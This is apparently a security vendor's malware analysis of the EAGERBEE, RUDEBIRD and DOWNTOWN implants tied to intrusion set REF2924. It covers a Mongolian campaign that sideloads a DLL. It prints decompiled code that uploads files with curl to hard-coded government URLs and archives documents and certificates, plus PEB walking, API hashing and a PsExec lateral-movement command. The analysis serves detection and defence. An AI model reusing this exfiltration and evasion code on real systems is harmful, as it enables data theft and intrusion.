v6 = 0i64;
v12[0] = 0i64;
flOldProtect = 0;
v14 = 0;
if ( !payload_base_address || !(_DWORD)dwSize )
  return 0i64;
payload_entry_point = parse_payload(payload_base_address);
if ( payload_entry_point )
{
  v8 = (char *)payload_base_address + payload_entry_point;
  if ( VirtualProtect(payload_base_address, v4, PAGE_EXECUTE_READWRITE, &flOldProtect) )
  {
    v9 = (__int64 (__fastcall *)(__int64, __int64, __int64 *))((__int64 (__fastcall *)(__int64))v8)(a3);
    if ( v9 )
    {
      v10 = v9(v12[0], 6i64, v12);
      v12[0] &= -(__int64)(v10 != 0);
    }
    VirtualProtect(payload_base_address, v4, flOldProtect, &v14);
    return v12[0];
  }
  else
  {
    return v12[0];
  }
}
return v6;
```

Payload execution in the same process

EAGERBEE connection to a Mongolian campaign

During our EAGERBEE analysis, we also saw an additional two (previously unnamed) EAGERBEE samples involved in a targeted campaign focused on Mongolia. These two EAGERBEE samples were both respectively bundled with other files and used a similar naming convention (`iconcache.mui` for EAGERBEE and `iconcaches.mui` in the Mongolian campaign). The samples consisted of multiple files and a lure document.




Name	Date modified	Type	Size
20220921_2.docx	9/20/2022 10:00 PM	Microsoft Word D...	39 KB
GoogleCrash.exe	3/3/2015 8:01 PM	Application	25 KB
iconcaches.mui	9/19/2022 9:33 PM	MUI File	180 KB
jli.dll	9/19/2022 9:33 PM	Application exten...	64 KB
splash_screen.dll	9/21/2022 8:26 AM	Application exten...	66 KB
splash_screen_cc.dll	3/3/2015 8:01 PM	Application exten...	4 KB
WmiPrvSE.exe	9/19/2022 9:33 PM	Application	40 KB

Decompressed

files inside Mongolian campaign sample

While analyzing the Mongolian campaign samples, we found a previous webpage (`http://president[.]mn/en/ebooksheets.php`) hosted under Mongolian infrastructure serving a RAR file named `20220921_2.rar`. Given the VirusTotal scan date of the file and the filename, it is likely to have been created in September 2022.

The lure text is centered around the regulations for the "Billion Trees National Movement Fund" and has been an important topic in recent years related to an initiative taken on by Mongolia. To address food security, climate impacts, and naturally occurring but accelerating desertification, Mongolia's government has undertaken an ambitious goal of planting one billion trees throughout the country.



Нэг. Нийтлэг Үндэслэл

1.1 Энэхүү журмын зорилго нь "Тэрбум Мод Үндэсний Хөдөлгөөнийг Дэмжих Сан" (цаашид "Сан" гэх) – ийн Зөвлөх Хорооны чиг үүрэг, бүтэц, зохион байгуулалт, үйл ажиллагаа, асуудал хэлэлцэх, шийдвэр гаргах хурлын үйл ажиллагаатай холбоотой харилцааг зохицуулахад оршино.

1.2 Сангийн Зөвлөх Хороо нь сангийн үйл ажиллагааны төлөвлөгөөг боловсруулах, түүнтэй хамааралтай суурь судалгаа, байгууллага хоорондын уялдаа холбоог хангах чиглэлээр зөвөлгөө өгч Удирдах Зөвлөл шийдвэр гаргахад шаардлагатай мэдээллээр хангах, Ажлын Албаны үйл ажиллагааг чиглүүлэхэд дэмжлэг үзүүлнэ.

1.3 Ажлын Албанаас боловсруулсан жилийн ажлын төлөвлөгөө, дотоод гадаад харилцаа, сонгон шалгаруулах төслийн цар хүрээ, холбогдох төсөв зардлыг үнэлэн дүгнэж, зохих зөвлөмж шийдвэр гаргана.

Хоёр. Зөвлөх Хорооны зохион байгуулалт, бүрэлдэхүүн

2.1 Сангийн Зөвлөх Хороо нь 5 /тав/-н гишүүнтэй байна.


2.2 Гишүүн нь төрийн байгууллага, хувийн хэвшлийн төлөөлөл, олон улсын байгууллага, мэргэжилтэн, судлаач, иргэний нийгмийн төлөөлөл байна.

2.3 Зөвлөх Хорооны гишүүнийг 2 /хоёр/ жилийн хугацаатайгаар Сангийн Удирдах Зөвлөл томилно. Нэг удаа улируулан томилж болно.

2.4 Сангийн дүрэмд харш үйл ажиллагаа явуулсан, гишүүнийхээ үүргийг биелүүлээгүй

Lure document


For this infection chain, they leveraged a signed Kaspersky application in order to sideload a malicious DLL. Upon execution, sensitive data and files were collected from the machine and uploaded to a hard-coded Mongolian government URL (`www.president[.]mn/upload.php`) via cURL. Persistence is configured using a Registry Run Key.



```
if ( fdwReason != 1 )
  return 1;
CreateDirectories();
nSize = 16;
GetComputerNameA(Buffer, &nSize);
sprintf(
  dest_str,
  "%s%s%s%s",
  "curl -v -k -F \"file=@",
  "c:\\windows\\WindowsUpdate.log",
  "; type=image/jpeg\" --referer drive.google.com --cookie \"Secure-SSID=5ece19b4-94de-4428-ab5e-d5f22aaf3788\" --user-"
  "agent \"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3487.100 Safari/537.36\" ",
  "https://www.president.mn/upload.php");
CreatePipedCmd(dest_str);
```

Hard-coded domain in first sample


Note: Though it does not contain the .gov second-level domain, www.president[.]mn does appear to be the official domain of the President of Mongolia, and is hosted within government infrastructure. Abuse email is directed to oyunbold@datacenter.gov[.]mn which appears to be legitimate. Based on string formatting and underlying behavior, this sample aligns with public reporting from AVAST related to a utility they call DataExtractor1.



```
sprintf(Buffer, "%s%s", "C:\\ProgramData\\Microsoft\\DeviceSync\\KES.EXE a C:\\MsBuild\\", v2);
sprintf(
  Buffer,
  "%sc.sys -r -inul -ta\"20220301\" -x\"*.exe\" -x\"*.dll\" -x\"*.jpg\" -x\"*.jpeg\" -hp\"xxxx0xxt@xxxxxxxS\"  c:\\*.do"
  "c c:\\*.docx c:\\*.pdf c:\\*.xls c:\\*.xlsx c:\\*.ppt c:\\*.pptx c:\\*.pfx",
  Buffer);
CreatePipedCmd(Buffer);
sprintf(v5, "%s%s", "C:\\ProgramData\\Microsoft\\DeviceSync\\KES.EXE a C:\\MsBuild\\", a1);
sprintf(
  v5,
  "%sd.sys -r -inul -ta\"20220301\" -x\"*.exe\" -x\"*.dll\" -x\"*.jpg\" -x\"*.jpeg\" -hp\"xxxx0xxt@xxxxxxxS\"  d:\\*.do"
  "c d:\\*.docx d:\\*.pdf d:\\*.xls d:\\*.xlsx d:\\*.ppt d:\\*.pptx d:\\*.pfx",
  v5);
CreatePipedCmd(v5);
sprintf(v3, "%s%s", "C:\\ProgramData\\Microsoft\\DeviceSync\\KES.EXE a C:\\MsBuild\\", a1);
sprintf(
  v3,
  "%se.sys -r -inul -ta\"20220301\" -x\"*.exe\" -x\"*.dll\" -x\"*.jpg\" -x\"*.jpeg\" -hp\"xxxx0xxt@xxxxxxxS\"  e:\\*.do"
  "c e:\\*.docx e:\\*.pdf e:\\*.xls e:\\*.xlsx e:\\*.ppt e:\\*.pptx e:\\*.pfx",
  v3);
CreatePipedCmd(v3);
return 1;
```

Sensitive file collection on different drives

While we didn't find a WinRAR archive for the other linked sample, we found this related executable. It functions similarly, using a different callback domain hosted on Mongolian infrastructure (`https://intranet.gov[.]mn/upload.php`).



```
if ( fdwReason != 1 )
  return 1;
CreateDirectories();
nSize = 16;
GetComputerNameA(Buffer, &nSize);
sprintf(
  dest_str,
  "%s%s%s%s",
  "curl -v -k -F \"file=@",
  "c:\\windows\\WindowsUpdate.log",
  "; type=image/jpeg\" --referer drive.google.com --cookie \"Secure-SSID=5ece19b4-94de-4428-ab5e-d5f22aaf3788\" --user-"
  "agent \"Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3487.100 Safari/537.36\" ",
  "https://intranet.gov.mn/upload.php");
CreatePipedCmd(dest_str);
```

Hard-coded domain in the second sample

While it is not clear how this infrastructure was compromised or the extent to which it has been used, impersonating trusted systems may have enabled the threat to compromise other victims and collect intelligence.

EAGERBEE Summary

EAGERBEE is a technically straightforward backdoor with forward and reverse C2 and SSL encryption capabilities, used to conduct basic system enumeration and deliver subsequent executables for post-exploitation. The C2 mode is defined at compile time, and configurable with an associated config file with hardcoded fallback.


Using code overlap analysis, and the fact that EAGERBEE was bundled with other samples from VirusTotal, we identified a C2 server hosted on Mongolian government infrastructure. The associated lure documents also reference Mongolian government policy initiatives. This leads us to believe that the Mongolian government or non-governmental organizations (NGOs) may have been targeted by the REF2924 threat actor.

RUDEBIRD

Within the contested REF2924 environment, Elastic Security Labs identified a lightweight Windows backdoor that communicates over HTTPS and contains capabilities to perform reconnaissance and execute code. We refer to this malware family as RUDEBIRD.

Initial execution

The backdoor was executed by a file with an invalid signature, `C:\Windows\help\RVTDM.exe`, which resembles the Sysinternals screen magnifier utility ZoomIt. Shortly after being executed, Elastic Defend registered a process injection alert.



```
"name": "RVTDM.EXE",
"executable": "C:\\Windows\\Help\\RVTDM.EXE",
"code_signature": {
  "trusted": false,
  "subject_name": "Microsoft Corporation",
  "exists": true,
  "status": "errorBadDigest"
},
"pe": {
  "file_version": "4.31",
  "product": "Sysinternals ZoomIt",
  "description": "Sysinternals Screen Magnifier",
  "company": "Sysinternals - www.sysinternals.com",
  "original_file_name": "ZoomIt.exe"
},
```

PE signature and original filename details of RVTDM.exe

The process was executed with the parent process (`w3wp.exe`) coming from a Microsoft Exchange application pool. This is consistent with the exploitation of an unpatched Exchange vulnerability, and prior research supports that hypothesis.


Lateral movement

RUDEBIRD used PsExec (`exec.exe`) to execute itself from the SYSTEM account and then move laterally from victim 0 to another targeted host. It is unclear if PsExec was brought to the environment by the threat actor or if it was already present in the environment.

```
"C:\windows\help\exec.exe" /accepteula \\{victim-1} -d -s C:\windows\debug\RVTDM.EXE
```

Code analysis


RUDEIBIRD is composed of shellcode that resolves imports dynamically by accessing the Thread Environment Block (TEB) / Process Environment Block (PEB) and walking the loaded modules to find base addresses for the `kernel32.dll` and `ntdll.dll` modules. These system DLLs contain crucial functions that will be located by the malware in order to interact with the Windows operating system.



```
seg000:000000000002A280                          des__GetKernel32AddrUsingPEB proc near  ;
seg000:000000000002A280                                                                  ;
seg000:000000000002A280 48 C7 C0 30 00 00 00                mov     rax, 30h ; '0'
seg000:000000000002A287 65 48 8B 00                         mov     rax, gs:[rax]
seg000:000000000002A28B 48 8B 40 60                         mov     rax, [rax+60h]
seg000:000000000002A28F 48 8B 40 18                         mov     rax, [rax+18h]
seg000:000000000002A293 48 8B 40 10                         mov     rax, [rax+10h]
seg000:000000000002A297 48 8B 00                            mov     rax, [rax]
seg000:000000000002A29A 48 8B 00                            mov     rax, [rax]
seg000:000000000002A29D 48 8B 40 30                         mov     rax, [rax+30h]
seg000:000000000002A2A1 C3                                  retn
```

Resolving imports using TEB/PEB

RUDEBIRD uses a straightforward API hashing algorithm with multiplication (`0x21`) and addition that is publicly available from OALabs. This provides defense against static-analysis tools that analysts may use to inspect the import table and discern what capabilities a binary has.



```
while ( 1 )
{
  module_name = dll + *i;
  api_hash = 0;
  while ( *module_name )
    api_hash = *module_name++ + 0x21 * api_hash;
  if ( api_hash == module_hash )
    break;
  ++i;
```

RUDEBIRD API Hashing algorithm


After resolving the libraries, there is an initial enumeration function that collects several pieces of information including:

- Hostname
- Computer name
- Username
- IP Address
- System architecture
- Privilege of the current user

For some functions that return larger amounts of data, the malware implements compression using `RtlCompressBuffer`. The malware communicates using HTTPS to IP addresses loaded in memory from its configuration. We observed two IP addresses in the configuration in our sample:

- `45.90.58[.]103`
- `185.195.237[.]123`


Strangely, there are several functions throughout the program that include calls to `OutputDebugStringA`. This function is typically used during the development phase and serves as a mechanism to send strings to a debugger while testing a program. Normally, these debug messages are expected to be removed after development is finished. For example, the result of the administrator check is printed if run inside a debugger.



```
00007FFFA17CC95C | 03 F7 08 00 | 18 F7 08 00 | 2C F7
Command: Commands are comma separated (like ass
Paused   DebugString: "admin"
```

RUDEBIRD debug string

RUDEBIRD uses mutexes to maintain synchronization throughout its execution. On launch, the mutex is set to `VV.0`.



Mutant	\Sessions\1\BaseNamedObjects\SM0:6396:304:WilStaging_02
Mutant	\Sessions\1\BaseNamedObjects\SM0:6396:120:WilError_01
Mutant	\Sessions\1\BaseNamedObjects\MSCTF.Asm.MutexDefault1
Mutant	\Sessions\1\BaseNamedObjects\DBWinMutex
Mutant	\Sessions\1\BaseNamedObjects\VV.0
Section	\BaseNamedObjects__ComCatalogCache__
Section	\Windows\Theme611103449

RUDEBIRD mutex

After the initial enumeration stage, RUDEBIRD operates as a traditional backdoor with the following capabilities:

- Retrieve victim's desktop directory path
- Retrieve disk volume information
- Perform file/directory enumeration
- Perform file operations such as reading/writing file content
- Launch new processes
- File/folder operations such as creating new directories, move/copy/delete/rename files
- Beacon timeout option


DOWNTOWN (SManager/PhantomNet)

In the REF2924 environment, we observed a modular implant we call DOWNTOWN. This sample shares a plugin architecture, and code similarities, and aligns with the victimology described in the publicly reported malware SManager/PhantomNet. While we have little visibility into the impacts of its overall use, we wanted to share any details that may help the community.

SManager/PhantomNet has been attributed to TA428 (Colourful Panda, BRONZE DUDLEY), a threat actor likely sponsored by the Chinese government. Because of the shared plugin architecture, code similarities, and victimology, we are attributing DOWNTOWN with a moderate degree of confidence to a nationally sponsored Chinese threat actor.

Code analysis


For DOWNTOWN, we collected the plugin from a larger framework. This distinction is made based on unique and shared exports from previously published research by ESET. One of the exports contains the same misspelling previously identified in the ESET blog, `GetPluginInfomation` (note: `Infomation` is missing an `r`). The victimology of REF2924 is consistent with their reported victim vertical and region.



Name	Address	Ordinal
DeletePluginObject	0000015F59FB4790	1
GetPluginInfomation	0000015F59FB4760	2
GetPluginObject	0000015F59FB4730	3
GetRegisterCode	0000015F59FB4780	4
DllEntryPoint	**0000015F59FB77D8**	**[main entry]**

DOWNTOWN exports

In our sample, the plugin is labeled as "ExplorerManager".




```
const wchar_t *__fastcall GetPluginInfomation(_QWORD *a1)
{
  const wchar_t *result; // rax

  *a1 = 0x3FF0000000000000i64;
  result = L"ExplorerManager";
  a1[1] = L"ExplorerManager";
  return result;
}
```

GetPlugInfomation export


The majority of the code appears to be centered around middleware functionality (linked lists, memory management, and thread synchronization) used to task the malware.



```
.rdata:00000… 00000012      C (1…  Saturday
.rdata:00000… 00000019      C      ScheduledDownloadTasks 0
.rdata:00000… 0000001A      C      ScheduledDownloadTasks 1
.rdata:00000… 0000001A      C      ScheduledDownloadTasks 2
.rdata:00000… 0000002A      C      ScheduledDownloadTasks CODE_DOWNTASK_ADD
.rdata:00000… 0000002D      C      ScheduledDownloadTasks CODE_DOWNTASK_REMOVE
.rdata:00000… 0000002C      C      ScheduledDownloadTasks CODE_DOWNTASK_START
.rdata:00000… 0000002B      C      ScheduledDownloadTasks CODE_DOWNTASK_STOP
.rdata:00000… 0000002A      C      ScheduledDownloadTasks CODE_FILE_CONTROL
.rdata:00000… 00000027      C      ScheduledDownloadTasks CODE_FILE_DOWN
.rdata:00000… 00000025      C      ScheduledDownloadTasks CODE_FILE_UP
.rdata:00000… 00000027      C      ScheduledDownloadTasks CODE_FILE_VIEW
.rdata:00000… 0000001F      C      ScheduledDownloadTasks error!
.rdata:00000… 0000001D      C      ScheduledDownloadTasks exit
.rdata:00000… 0000001C      C      SendFileBuffer error -1 !!!
.rdata:00000… 0000001B      C      SendFileBuffer error -2!!!
```

Strings found inside DOWNTOWN sample

In a similar fashion to RUDEBIRD above, DOWNTOWN also included the debug functionality using `OutputDebugStringA`. Again, debugging frameworks are usually removed once the software is moved from development to production status. This could indicate that this module is still in active development or a lack of operational scrutiny by the malware author(s).



```
if ( FileSize && v15 < FileSize )
{
  OutputDebugStringA("Begin to send:");
  while ( !LOBYTE(lpThreadParameter->DebugInfo) )
  {
    *p_mem3 = 0i64;
    *&p_mem3[8] = 0i64;
    LODWORD(v30) = file_name[0];
    *(&v30 + 4) = v15;
    HIDWORD(v30) = file_size;
    SetFilePointer(FileW, v15, 0i64, 0);
    ReadFile(FileW, Buffer, 0xC800u, &NumberOfBytesRead, 0i64);
    DWORD2(v30) = NumberOfBytesRead;
    *&p_mem3[8] = 0xFF010206;
    *&p_mem3[16] = NumberOfBytesRead + 16;
```

OutputDebugStringA usage

Some functionality observed in the sample included:

- File/folder enumeration
- Disk enumeration
- File operations (delete/execute/rename/copy)

Unfortunately, our team did not encounter any network/communication functionality or find any domain or IP addresses tied to this sample.

DOWNTOWN Summary

DOWNTOWN is part of a modular framework that shows probable ties to an established threat group. The observed plugin appears to provide middleware functionality to the main implant and contains several functions to perform enumeration.

